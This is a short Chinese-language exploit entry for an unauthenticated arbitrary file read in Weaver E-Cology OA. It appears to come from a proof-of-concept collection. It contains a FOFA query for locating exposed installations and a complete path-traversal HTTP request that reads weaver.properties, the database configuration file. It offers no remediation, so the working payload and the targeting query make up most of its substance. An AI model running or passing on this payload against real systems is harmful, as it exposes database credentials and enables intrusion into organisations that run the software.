
F6-2泛微-E-Cology-任意文件读取

漏洞描述：

泛微E-Cology getE9DevelopAllNameValue2接口处任意文件读取漏洞，未经身份验证的攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

网站图片：



网络测绘：

fofa语法：

FOFA：app="泛微-OA（e-cology）"

漏洞复现：

payload：

```
GET /api/portalTsLogin/utils/getE9DevelopAllNameValue2?fileName=portaldev_/../weaver.properties HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; PPC Mac OS X 10_11_9 rv:6.0; mai-IN) AppleWebKit/531.9.5 (KHTML, like Gecko) Version/4.1 Safari/531.9.5
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

效果图:
读取数据库配置